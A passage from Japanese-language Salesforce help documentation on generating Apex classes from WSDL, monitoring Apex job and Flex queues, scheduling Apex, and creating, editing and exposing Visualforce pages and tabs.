   - 80: このポートは、HTTP 接続のみを受け付けます。
   - 443: このポートは、HTTPS 接続のみを受け付けます。
   - 1024–66535 (1024 と 66535 も含む): これらのポートは、HTTP 接続または HTTPS 接続を受け付けます。
4. [WSDL を解析] をクリックして、WSDL ドキュメントの内容を確認します。アプリケーションが、WSDL ドキュメント内の各名前空間のデフォルトクラス名を生成し、エラーがあれば報告します。WSDL に Apex クラスが

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

サポートしていないスキーマ種別または構造が含まれている場合や、結果生成されるクラス名が 100 万文字という Apex クラスの制限を超える場合は、解析に失敗します。たとえば、Salesforce SOAP API WSDL は解析できません。

5. 必要に応じて、そのクラス名を変更します。それぞれの名前空間に対して同じクラス名を使用することにより、1 つのクラスに複数の WSDL 名前空間を保存できますが、Apex クラスは、合計 100 万文字以内にしてください。
6. **[Apex の生成]** をクリックします。ウィザードの最終ページには、正常に生成されたクラスと、その他のクラスのエラーが表示されます。また、正常に生成されたコードを表示するためのリンクも示されます。

正常に生成された Apex クラスには、WSDL ドキュメントで示されるサードパーティ Web サービスをコールするスタブと種別クラスが含まれています。これらのクラスにより、Apex から外部の Web サービスをコールすることができます。生成されたクラスごとに、同じ名前で `Async` というプレフィックスが付いた 2 つ目のクラスが作成されます。1 つ目のクラスは、同期コールアウトに使用されます。2 つ目のクラスは、非同期コールアウトに使用されます。詳細は、*『Force.com Apex コード開発者ガイド』* を参照してください。

生成された Apex に関して次の点に注意してください。

- WSDL ドキュメントに Apex の予約語が含まれている場合は、Apex クラスが生成されるときに、その語の後ろに「`_x`」が付きます。たとえば、WSDL ドキュメントに「`limit`」があると、生成される Apex クラスでは「`limit_x`」になります。予約語のリストについては、*『Force.com Apex コード開発者ガイド』* を参照してください。
- WSDL の操作に複数の要素を含む出力メッセージがある場合、生成された Apex は内部クラスの要素をラップします。WSDL の操作を示す Apex メソッドは、各要素ではなく内部クラスを返します。

関連トピック:

Apex クラスの定義

Apex ジョブキューの監視

Apex ジョブキューには、実行されたすべての Apex ジョブが表示されます。まだ終了していないジョブだけでなく、実行が完了したジョブも表示されます。具体的なジョブは次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- まだ実行されていない `future` アノテーションを含む Apex メソッド。このようなジョブは、[ジョブ種別] 列に「今後」と表示され、[合計バッチ数] や [一括処理済み] 列には値がありません。
- まだ実行されていない `Queueable` インターフェースを実装する Apex クラス。このようなジョブは、[ジョブ種別] 列に「今後」と表示され、[合計バッチ数] や [一括処理済み] 列には値がありません。
- まだ実行が完了していないスケジュール済み Apex ジョブ。
  - このようなジョブは、[ジョブ種別] 列に「スケジュール済み Apex」と表示され、[合計バッチ数] や [一括処理済み] 列には値がなく、常に [キュー] 状況になっています。
  - スケジュール済みジョブをこのページから中止することはできません。[スケジュール済みジョブ] ページを使用して、スケジュール済みジョブを管理または削除してください。

  - スケジュール済みジョブが [Apex ジョブ] ページと [スケジュール済みジョブ] ページの両方に表示されても、非同期 Apex 実行制限に対してカウントされるのは 1 回だけです。

- まだ実行を終了していない Apex 共有再適用一括処理ジョブ。このようなジョブは、[ジョブ種別] 列に「共有の再適用」と表示されます。共有の再適用ジョブのレコードは自動的にバッチに分割されます。[合計バッチ数] 列には、そのジョブの合計バッチ数が表示されます。[一括処理済み] 列には、すでに処理されたバッチ数が表示されます。
- まだ実行を終了していない Apex の一括処理ジョブ。このようなジョブは、[ジョブ種別] 列に「Apex の一括処理」と表示されます。Apex 一括処理ジョブのレコードは自動的にバッチに分割されます。[合計バッチ数] 列には、そのジョブの合計バッチ数が表示されます。[一括処理済み] 列には、すでに処理されたバッチ数が表示されます。

メモ: 共有再適用一括処理ジョブは、現在限定リリースプログラムで使用できます。組織での Apex 共有再適用一括処理ジョブの有効化についての詳細は、Salesforce にお問い合わせください。

次の表は、ジョブの状況に使用できる値の一覧です。[状況] 列にはジョブの現在の状況が表示されます。状況には次のものがあります。

状況	説明
キュー	ジョブは実行待ちです。
準備中	ジョブの `start` メソッドが呼び出されました。この状況は、レコードのバッチサイズに応じて数分かかることがあります。
処理中	ジョブは処理中です。
中止	ジョブはユーザによって中止されました。
完了	ジョブはエラーあり/なしで完了しました。
失敗	ジョブでシステム障害が発生しました。

Apex 一括処理ジョブは、Apex Flex キュー内にある場合に `Holding` の状況も設定できます。「Apex Flex キューの監視」を参照してください。

バッチ処理中に 1 つ以上のエラーが発生した場合は、[状況の詳細] 列に最初のエラーの簡単な説明が表示されます。そのエラーおよび後続のエラーの詳細は、バッチクラスの実行を開始したユーザにメールで送信されます。

項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。これは、`future` メソッドのみ、または Apex 一括処理ジョブのみを表示する場合に特に便利です。

Apex の一括処理ジョブの `start` メソッドは、組織内で一度に 1 つのみ実行できます。キュー内のまだ開始されていない一括処理ジョブは、開始されるまで保持されます。なお、この制限により一括処理ジョブが失敗することはありません。また、複数のジョブが実行されている場合は、Apex の一括処理ジョブの `execute` メソッドが並行して実行されます。

Apex ジョブの場合は、[アクション] 列の [ジョブを中止] をクリックしてそのジョブのすべての処理を中止できます。

実行が完了したバッチジョブはすべて、完了後 7 日でバッチキューリストから削除されます。

Apex についての詳細は、『*Force.com Apex コード開発者ガイド*』を参照してください。

関連トピック:

- Apex のスケジュール設定

Apex Flex キューの監視

[Apex Flex キュー] ページを使用して、状況が「保留」のすべての一括処理ジョブの参照および並び替えを行うことができます。または、Apex コードを使用してプログラムで一括処理ジョブを並び替えることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

今後の実行に対して最大 100 個の一括処理ジョブを保留状況にできます。システムリソースが使用可能になったら、Apex Flex キューの先頭からジョブが取り出され、一括処理ジョブキューに移動されます。組織ごとに、最大 5 件のキュー内のジョブまたは有効なジョブを同時に処理できます。ジョブが処理のために Flex キューから移動されると、その状況は [保留] から [キュー] に変更されます。キュー内にあるジョブは、システムが新しいジョブを処理できる状態になると実行されます。

Apex Flex キュー内のジョブを並び替えてジョブの優先度を設定できます。たとえば、一括処理ジョブを保留キュー内の先頭位置に移動して、リソースが使用可能になったら最初に処理されるようにすることができます。並び替えない場合、ジョブは、送信された順序 (先入れ先出し) で処理されます。

Apex Flex キューの監視と並び替え

[Apex Flex キュー] ページには、保留状況のすべての一括処理ジョブが表示されます。ジョブ ID、送信日、Apex クラスなど、ジョブに関する情報が表示されます。デフォルトでは、ジョブには、最初に送信されたジョブに対応する位置番号 1 から、送信された順番に番号が付けられます。ジョブの位置を変更するには、[並び替え] をクリックし、新しい位置番号を入力します。ジョブは指定された位置に移動します。ただし、その位置番号がキュー内のジョブ数よりも大きい場合を除きます。位置番号がキュー内のジョブ数よりも大きい場合、ジョブはキューの最後に置かれます。ジョブを移動すると、Flex キュー内にあるその他すべてのジョブは、適宜並び替えられ、番号が振り直されます。

メモ: Salesforce ユーザインターフェースでは、Flex キューの先頭にあるジョブが位置番号 1 になります。ただし、プログラムで Flex キューを操作する場合、Flex キュー内の先頭位置はインデックス 0 にあります。

次のジョブが Apex Flex キューから処理のために選択されると、このジョブは Flex キューから一括処理ジョブキューに移動します。[Apex ジョブ] ページで **[Apex ジョブ]** をクリックすると、移動したジョブを監視できます。

または、`System.FlexQueue` Apex メソッドを使用して、Flex キュー内の一括処理ジョブを並び替えることができます。Flex キューをテストするには、`System.Test` クラスの `getFlexQueueOrder()` および `enqueueBatchJobs(numberOfJobs)` メソッドを使用します。

関連トピック:

- *Apex 開発者ガイド*: FlexQueue Class
- *Apex 開発者ガイド*: `enqueueBatchJobs(numberOfJobs)`
- *Apex 開発者ガイド*: `getFlexQueueOrder()`

Apex のスケジュール設定

特定の Apex クラスを定期的に実行する場合、または Salesforce ユーザインターフェースを使用して Apex の一括処理ジョブを実行する場合は、Apex スケジューラを使用します。

スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。

重要: Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

Apex スケジューラを使用してジョブのスケジュール設定を行う手順は、次のとおりです。

1. 実行するクラスのインスタンスを作成する Apex クラスに `Schedulable` インターフェースを実装します。
2. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択して、**[Apex をスケジュール]** をクリックします。
3. スケジュールを設定するクラスの名前を指定します。
4. Apex クラスを実行する頻度を指定します。
   - **[毎週]** の場合、ジョブを実行する曜日を 1 つ以上指定します ([月曜] と [水曜] など)。
   - **[毎月]** の場合、ジョブを実行する日付または曜日 (毎月第 2 土曜など) を指定します。
5. Apex のスケジュール済みクラスの開始日と終了日を指定します。日付を 1 つ指定した場合は、ジョブは 1 回のみ実行されます。
6. 希望開始時刻を指定します。ジョブが開始する正確な時刻は、サービスの可用性によって異なります。
7. **[保存]** をクリックします。

   メモ: 同時に使用できる有効なジョブまたはスケジュール済みジョブの数は 100 件です。

または、`System.scheduleBatch` メソッドをコールして、一括処理ジョブを将来のある時点で一度実行するようにスケジュールできます。詳細は、『*Apex 開発者ガイド*』の「`System.scheduleBatch` メソッドの使用」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Apexジョブのスケジュールを設定した後、ジョブの進行状況は[すべてのスケジュール済みジョブ]ページで監視できます。

ジョブが完了すると、[Apex ジョブ] ページでそのジョブの明細 (成功か失敗か、処理にかかった時間、処理レコード数など) を参照できます。

FAQ

FAQ - Apex

- Apex クラスとトリガの違いは?
- Apex で外部の Web サービスを呼び出すことはできますか?
- Apex コールアウトでサポートされている WSDL スキーマの種類とは?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Apex で外部の Web サービスを呼び出すことはできますか?

はい。Apexを使用してWebサービスの操作をコールできます。[Apexクラス]ページを使用して、外部Webサービスのメソッドをコールする前に、まず、このサービスの WSDL ドキュメントから Apex クラスを作成してください。

関連トピック:

FAQ - Apex

Apex コールアウトでサポートされている WSDL スキーマの種類とは?

コールアウトでは、Apex は、ドキュメントリテラルでラップした WSDL スタイルとプリミティブデータ型および組み込みデータ型のみをサポートしています。WSDL ドキュメントを検証し、サポートされているタイプのスキーマが含まれていることを確認することをお勧めします。Apexで型がサポートされていない場合は、Web サービス処理へのコールアウトにより「Unable to parse callout response. Apex type not found for element item.」などのコールアウトレスポンスで戻されるエラーが発生する可能性があります。

関連トピック:

FAQ - Apex

Apex クラスとトリガの違いは?

Apex クラスは、Apex オブジェクト作成するためのテンプレート、つまり設計図です。他のクラス、ユーザ定義メソッド、変数、例外種別、および static 初期設定化コードで構成されます。トリガは、オブジェクトレコードがデータベースに挿入される前や、レコードが削除された後など、特定のデータ操作言語 (DML) 行動が発生する前後に実行される Apex コードです。トリガは標準オブジェクトまたはカスタムオブジェクトに関連付けられており、Apex クラスのメソッドを呼び出すことができます。

関連トピック:

FAQ - Apex

Visualforce

Visualforce は、Force.com プラットフォームでネイティブにホストできる高度なカスタムユーザインターフェースを、開発者が作成できるようにするフレームワークです。Visualforce フレームワークには、HTML に似たタグベースのマークアップ言語、およびクエリや保存など、基本的なデータベース操作を非常に簡単に実行できるサーバ側の「標準コントローラ」のセットが含まれています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visualforce を使用して、次のことができます。

- 標準の Salesforce スタイルを簡単に利用できるカスタムユーザインターフェースの作成
- 標準の Salesforce スタイルを完全に置き換えるカスタムユーザインターフェースの作成
- アプリケーションの対話を最適化および効率化するためのデータ固有のルールを使用するウィザードおよびその他のナビゲーションパターンの作成

Visualforce には豊富なコンポーネントライブラリが備わっており、開発者は各種機能を自分で作成することなく、すばやくページを開発できます。Visualforce マークアップ言語では、各タグが、ページのセクション、関連リスト、または項目など、大まかなコンポーネントときめの細かいコンポーネントのどちらにも対応しています。コンポーネントの動作は、標準の Salesforce ページと同じロジックを使用して制御することも、開発者が独自のロジックを Apex で記述されたカスタムコントローラまたはコントローラ拡張と関連付けることもできます。

メモ: このリリースには、Visualforce for Lightning Experience のベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。

関連トピック:

- Visualforce ページの定義
- Visualforce コンポーネント
- https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/

Visualforce for Lightning Experience (ベータ)

このリリースには、Visualforce for Lightning Experience のベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。

エディション

使用可能なエディション: Salesforce Classic、Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visualforce 自体は現在も正式リリースです。Lightning Experience を有効にして Visualforce ページを使用するのみですが、ベータとみなされます。

Visualforce ページ

Visualforce ページは、Visualforce で作成されたカスタムアプリケーションの最上位コンテナです。Visualforce ページを作成するには、Visualforce コンポーネント (標準またはカスタム)、静的 HTML マークアップ、CSS スタイルと JavaScript をページに追加します。

各 Visualforce ページには、それぞれ固有の永続的 URL があり、Visualforce ページをまとめてリンクして複雑なアプリケーション機能を作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Visualforce ページの定義

Visualforce ページは、Visualforce 開発モードを使用するか、[設定] でページを作成することにより作成できます。

Visualforce 開発モードで利用できる「クィック修正」ツールを使用してページを作成する手順は、次のとおりです。

1. `https://mySalesforceInstance/apex/nameOfNewPage` の形式でブラウザに URL を入力します。*`mySalesforceInstance`* の値は Salesforce インスタンスのホスト名 (`na3.salesforce.com` など)、*`nameOfNewPage`* の値は、ページ定義の［名前］項目に指定する名前です。

   たとえば、インスタンス `na3.salesforce.com` を使用している Salesforce 組織で「HelloWorld」というページを作成するには、`https://na3.salesforce.com/apex/HelloWorld` と入力します。

   メモ: ページ名は、40 文字以内にしてください。

2. ページはまだ存在しないため、中間ページが表示され、そこから新規ページを作成できるようになっています。新規ページを作成するには、[*`nameOfNewPage`* ページを作成] をクリックします。ページの［名前］および［表示ラベル］の両方に、URL で指定された *`nameOfNewPage`* 値が割り当てられます。

[設定] でページを作成する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*`Visualforce ページ`*」と入力し、[Visualforce ページ] を選択します。
2. [新規] をクリックします。
3. ［名前］テキストボックスで、ページ名として URL に表示するテキストを入力します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce ページを作成、編集、および設定する
- 「アプリケーションのカスタマイズ」

は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。

4. ［表示ラベル］テキストボックスで、カスタムタブの定義や、標準ボタンの上書きを行うときなどに、[設定]ツールでページの識別に使用するテキストを入力します。
5. ［名前］テキストボックスで、API 内でページの識別に使用されるテキストを入力します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
6. ［説明］テキストボックスで、ページの任意の説明を指定します。
7. ［Salesforce モバイルアプリケーションでの使用が可能］を選択して、Salesforce1 アプリケーションに表示される、Visualforce ページに関連付けられた Visualforce タブを有効にします。このチェックボックスは、API バージョン 27.0 以降に設定されたページで使用できます。

   メモ: Visualforce ページで上書きされる標準オブジェクトタブは、そのページに［Salesforce モバイルアプリケーションでの使用が可能］オプションを選択しても、Salesforce1 ではサポートされません。Visualforce ページの代わりに、オブジェクトのデフォルトの Salesforce1 ページが表示されます。

   このオプションは、Salesforce Classic Mobile モバイルアプリケーションの Visualforce サポートには適用されません。代わりに、Visualforce タブ設定ページの［Salesforce Classic Mobile 準備完了］チェックボックスを使用します。

8. [GET 要求の CSRF 保護が必要] を選択して、ページの GET 要求のクロスサイトリクエストフォージェリ (CSRF) 保護を有効にします。このチェックボックスをオンにすると、URL パラメータの無作為な文字列である CSRF 確認トークンを要求するようにページが変更されて CSRF 攻撃から防御されます。GET 要求が行われるたびに、Visualforce はこの文字列の有効性をチェックし、期待される値に一致する値が見つからない限りページを読み込みません。

   ページの初期読み込み時に DML 操作を実行する場合は、このボックスをオンにします。オンにすると、このページへのリンクすべてで URL クエリ文字列パラメータに CSRF トークンを追加する必要があります。このチェックボックスは、API バージョン 28.0 以降に設定されたページで使用できます。

   メモ: Summer '13 では、有効な CSRF トークンを URL に追加する唯一の方法は、オブジェクトの標準削除リンクを Visualforce ページで置き換えることです。削除リンクには自動的に必要なトークンが含まれます。オブジェクトの標準削除リンクを上書きしないページの場合、このボックスをオンにしないでください。

9. ［Visualforce マークアップ］テキストボックスで、そのページの Visualforce マークアップを入力します。1 つのページには、最大 1 MB のテキスト、約 1,000,000 文字まで保持できます。
10. [バージョン設定]をクリックして、このページで使用する Visualforce および API のバージョンを指定します。また、組織にインストールされている管理パッケージのバージョンを指定できます。
11. [保存] をクリックし、変更を保存して Visualforce 詳細画面に戻るか、[適用] をクリックして変更を保存し、ページの編集を続行します。ページを保存するには、まず Visualforce マークアップが有効になっている必要があります。

> メモ: Visualforce マークアップは、[設定] のこの場所で編集できますが、編集の結果を見るにはそのページの URL に移動する必要があります。そのため、ほとんどの開発者は、開発モードを有効にして作業することによって単一のウィンドウでページの参照と編集を行うことを好みます。

ページを作成したら、[プレビュー] をクリックすれば、そのページにアクセスできます。また、`http://mySalesforceInstance/apex/nameOfNewPage` の形式の URL を入力して手動で表示することもできます。この *mySalesforceInstance* の値は Salesforce インスタンスのホスト名 (`na3.salesforce.com` など) で、*nameOfNewPage* の値はページ定義の［名前］項目の値です。

関連トピック:

- 開発モードの有効化
- Visualforce ページの表示と編集
- Visualforce タブの作成
- Salesforce1 モバイルアプリケーションの Visualforce ページの有効化

開発モードの有効化

[設定] の [Visualforce ページ] ページで Visualforce ページ定義を表示して編集することもできますが、Visualforce ページを作成するのに最適な方法は Visualforce 開発モードを有効にすることです。開発モードには、次の機能があります。

- すべての Visualforce ページにある特殊な開発フッターには、ページのビューステート、関連付けられたすべてのコントローラ、コンポーネント参照ドキュメントへのリンク、およびコンポーネントタグおよび属性名の強調表示、検索置換機能、および自動推奨を提供するページマークアップエディタが含まれています。
- 一意の URL を入力するだけで新規 Visualforce ページを定義できる機能
- 標準ユーザが受け取るスタック追跡よりも詳細な情報が含まれたエラーメッセージ

Visualforce 開発モードを有効化する手順は、次のとおりです。

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. [編集] をクリックします。
3. ［開発モード］チェックボックスをオンにします。
4. 必要に応じて、［開発モードでビューステートを表示］チェックボックスをオンにして開発フッターの [ビューステート] タブを有効にします。このタブは、Visualforce ページのパフォーマンス監視に役立ちます。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

開発モードを有効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

- Salesforce 環境のカスタマイズ

Visualforce ページの表示と編集

[設定] から、［クイック検索］ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択して Visualforce ページの名前をクリックすると、作成日時、最終更新日時、およびページに関連付けられている Visualforce マークアップを含む詳細が表示されます。

詳細ページから、次の作業を実行できます。

- 既存のページマークアップを編集するには、[編集] をクリックします。
- ページを削除するには、[削除] をクリックします。
- ページのコピーを作成するには、[コピー] をクリックします。新しいページには新しい名前を指定する必要があります。
- 組織内のそのページへの参照をすべて表示するには、[使用場所] をクリックします。
- [連動関係の表示] をクリックして、項目、オブジェクト、またはその他のクラスなど、このクラスが有効であるために存在する必要があるアイテムを表示します。
- ページを新しいウィンドウに表示するには、[プレビュー]をクリックします。

メモ: Visualforce ページがインストール済み管理パッケージに含まれている場合は、ページの参照のみ可能です。ページを編集、削除、またはコピーすることはできません。

Visualforce ページがインストール済み管理パッケージに含まれている場合は、［インストール済みパッケージ］はパッケージ名を示します。［使用可能なパッケージバージョン］項目には、Visualforce ページが使用可能なパッケージバージョンの範囲が表示されます。範囲の最初のバージョン番号は、最初にインストールされた Visualforce ページを含むパッケージバージョンです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce マークアップをコピー、編集、または削除する
- 「アプリケーションのカスタマイズ」

カスタム Visualforce コントローラを編集する
- 「Apex 開発」

開発モードを有効化して行う Visualforce ページの表示と編集

開発モードを有効にすると、そのページの URL に移動してページコンテンツの表示と編集ができます。たとえば、ページの名前が `HelloWorld`、自分の Salesforce インスタンスが `na3.salesforce.com` である場合、ブラウザのアドレスバーに「`https://na3.salesforce.com/apex/HelloWorld`」と入力します。

開発モードを有効にすると、すべての Visualforce ページで、ブラウザの下部に開発モードフッターが表示されます。

- ページの名前のタブをクリックすると、ページエディタが開き、[設定] 領域に戻らずに、関連付けられた Visualforce マークアップの表示と編集ができます。変更はページの保存直後に表示されます。
- ページでカスタムコントローラを使用する場合、コントローラクラスの名前がタブとして表示されます。そのタブをクリックすると、関連付けられている Apex クラスを編集できます。
- ページでいずれかのコントローラ拡張を使用する場合、拡張それぞれの名前がタブとして表示されます。そのタブをクリックすると、関連する Apex クラスを編集できます。
- [設定] で有効にすると、[表示状態] タブには、Visualforce ページのビューステートに影響する項目に関する情報が表示されます。
- [保存] (編集ペインのすぐ上) をクリックすると、変更を保存し、ページのコンテンツを更新できます。

- [コンポーネントの参照]をクリックすると、サポートされているすべてのVisualforceコンポーネントのドキュメントを表示できます。
- [使用場所] をクリックすると、カスタムタブ、コントローラ、またはその他のページなど、そのページを参照する Salesforce の全項目の一覧が表示されます。
- 開発モードフッターのパネルを折りたたむには、[折りたたむ] ボタン ( ) をクリックします。再度展開表示に切り替えるには、展開ボタン ( ) をクリックします。
- 開発モードを完全にオフにするには、[開発モードを無効化]ボタン( )をクリックします。開発モードは、個人設定の個人情報ページで再度有効化されるまで、オフのままになります。

Visualforce ページの管理

作成したVisualforceページは、カスタマイズ、編集、および削除できます。[設定] から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、[Visualforce ページ]を選択すると、[ページ]リストページが表示されます。このページには、組織に定義された Visualforce ページがすべて表示されます。[ページ] リストページから、次の操作が可能です。

- 新しい Visualforce ページを定義するには、[新規] をクリックします。
- 表示ラベルやVisualforceマークアップなど、そのページの詳細情報を表示するには、ページ名をクリックします。
- ページの名前、表示ラベル、またはVisualforceマークアップを変更するには、ページ名の横にある [編集] をクリックします。

  メモ: アイコンは、Visualforceページが管理パッケージにインストールされていることを示します。管理パッケージの Visualforce ページを編集または削除することはできません。

- ページを削除するには、[削除] をクリックします。
- ページのセキュリティを管理するには、[セキュリティ] をクリックします。
- ページを新しいウィンドウに表示するには、[プレビュー] ボタン ( ) をクリックします。

メモ: Apex クラス、Apex トリガ、Visualforce コンポーネント、Visualforce ページ、テンプレート、フォルダ、Sコントロール、静的リソース、Web リンク、カスタムレポートタイプは、管理パッケージに含まれると名前空間プレフィックスが追加されます。ただし、「アプリケーションのカスタマイズ」権限がない場合、名前空間プレフィックスは、テンプレート、フォルダ、カスタムレポートタイプでは表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforceページを作成し編集する
- 「アプリケーションのカスタマイズ」

Visualforce ページの差し込み項目

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

Visualforceページでは、数式と同じ式の言語を使用します。つまり、{! } 内のすべてが、現在コンテキストにあるレコードから得られる値にアクセスできる式として評価されます。たとえば、差し込み項目 {!$User.FirstName} をページに追加すると、現在のユーザのファーストネームを表示できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

ユーザの名前が John の場合、ページに `Hello John!` と表示されます。

差し込み項目または他の機能を使用して、オブジェクトレベルのヘルプコンテンツをカスタマイズすることもできます。

関連トピック:

- Visualforce ページの定義

Visualforce タブの作成

Visualforce タブを作成すると、ユーザが Salesforce 内から Visualforce ページにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce タブを作成する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「タブ」と入力し、[タブ] を選択します。
2. [Visualforce] タブ関連リストで、[新規] をクリックします。
3. [Visualforce] ページを選択して、カスタムタブを表示します。
4. タブに表示する表示ラベルを入力します。
5. [タブスタイル] ルックアップアイコンをクリックして、[タブスタイルの選択] を表示します。

   タブスタイルがすでに使用されている場合は、タブスタイル名の横に角括弧 [] で囲まれた数字が表示されます。スタイル名上にマウスポインタを置き、そのスタイルを使用しているタブを参照します。タブで未使用のスタイルのみを表示するには、[他のタブで使用されているスタイルを非表示] をクリックします。
6. タブスタイルをクリックして、カスタムタブの配色とアイコンを選択します。

   組織に [ドキュメント] タブへのアクセス権がある場合にカスタムタブスタイルを作成するには、必要に応じて、[タブスタイルの選択] ダイアログの [独自のスタイルを作成] をクリックします。自分専用のタブスタイルを作成する手順は、次のとおりです。

   a. [色] ルックアップアイコンをクリックして色選択ダイアログを表示し、色をクリックして選択します。

   b. [画像の挿入] をクリックしてドキュメントフォルダを選択し、使用する画像を選択します。

      または、[ドキュメント検索] をクリックして検索語を入力し、[Go!] をクリックすると、検索語を含むドキュメントファイル名が表示されます。

      メモ: このダイアログでは、20 KB 以下で、かつ、ドキュメントプロパティ設定で [外部参照可] チェックボックスがオンになっているドキュメントフォルダに含まれるファイルのみが表示されます。アイコンに使用されているドキュメントが削除されると、Salesforce によってデフォルトの多色のブロックアイコン ( ) に置き換えられます。

   c. ファイルを選択し、[OK] をクリックします。新規カスタムタブウィザードが表示されます。
7. 必要に応じて、[Salesforce Classic Mobile 準備完了] チェックボックスをオンにし、Visualforce ページが Salesforce Classic Mobile アプリケーションで正しく表示され、機能することを示します。

   このチェックボックスをオンにすると、Salesforce Classic Mobile 設定で使用可能なタブのリストにそのタブが追加されます。Visualforce タブをモバイル化する前に、Salesforce Classic Mobile タブの考慮事項を確認し、タブ内の Visualforce ページがモバイルブラウザと互換性があることを確認してください。

> メモ: `[Salesforce Classic Mobile 準備完了]` チェックボックスは、組織で Salesforce Classic Mobile が有効になっている場合にのみ表示されます。
>
> この設定は、Salesforce1 アプリケーションの Visualforce タブの表示には影響しません。新しい Visualforce タブを Salesforce1 で使用できるようにする方法は、「Salesforce1 モバイルアプリケーションの Visualforce ページの有効化」(ページ 1237)および「Visualforce ページの定義」(ページ 6286)を参照してください。

8. 必要に応じて、初めてそのタブをクリックしたときに内容を紹介するスプラッシュページとして使用する、カスタムリンクを選択します。Salesforce Classic Mobile アプリケーションにスプラッシュページは表示されません。このタブをモバイル化する場合は、スプラッシュページを使用しないでください。
9. 必要に応じてタブの説明を入力し、[次へ] をクリックします。
10. 新規カスタムタブを使用できるユーザプロファイルを選択します。
11. 新しいタブが含まれるカスタムアプリケーションを指定します。
12. ユーザが個人用の表示をカスタマイズした場合に、カスタマイズした表示設定にタブを追加するには、[各ユーザのカスタマイズ設定にタブを追加する] チェックボックスをオンにします。
13. [保存] をクリックします。

関連トピック:

Visualforce ページの定義

Visualforce で検出されなかった例外

自分が開発したのではない Visualforce ページにエラーや検出されなかった例外がある場合

- その問題の簡単な説明が Salesforce に表示されます。
- そのページを作成した開発者は、この組織とユーザ ID を持つメールでエラーを受け取ります。それ以外のユーザデータは、レポートには含まれていません。

開発モードにあり、そのページとは同じ名前空間にはいない場合、例外メッセージ、例外種別、および開発者がメールで受信した通知を見ることができます。

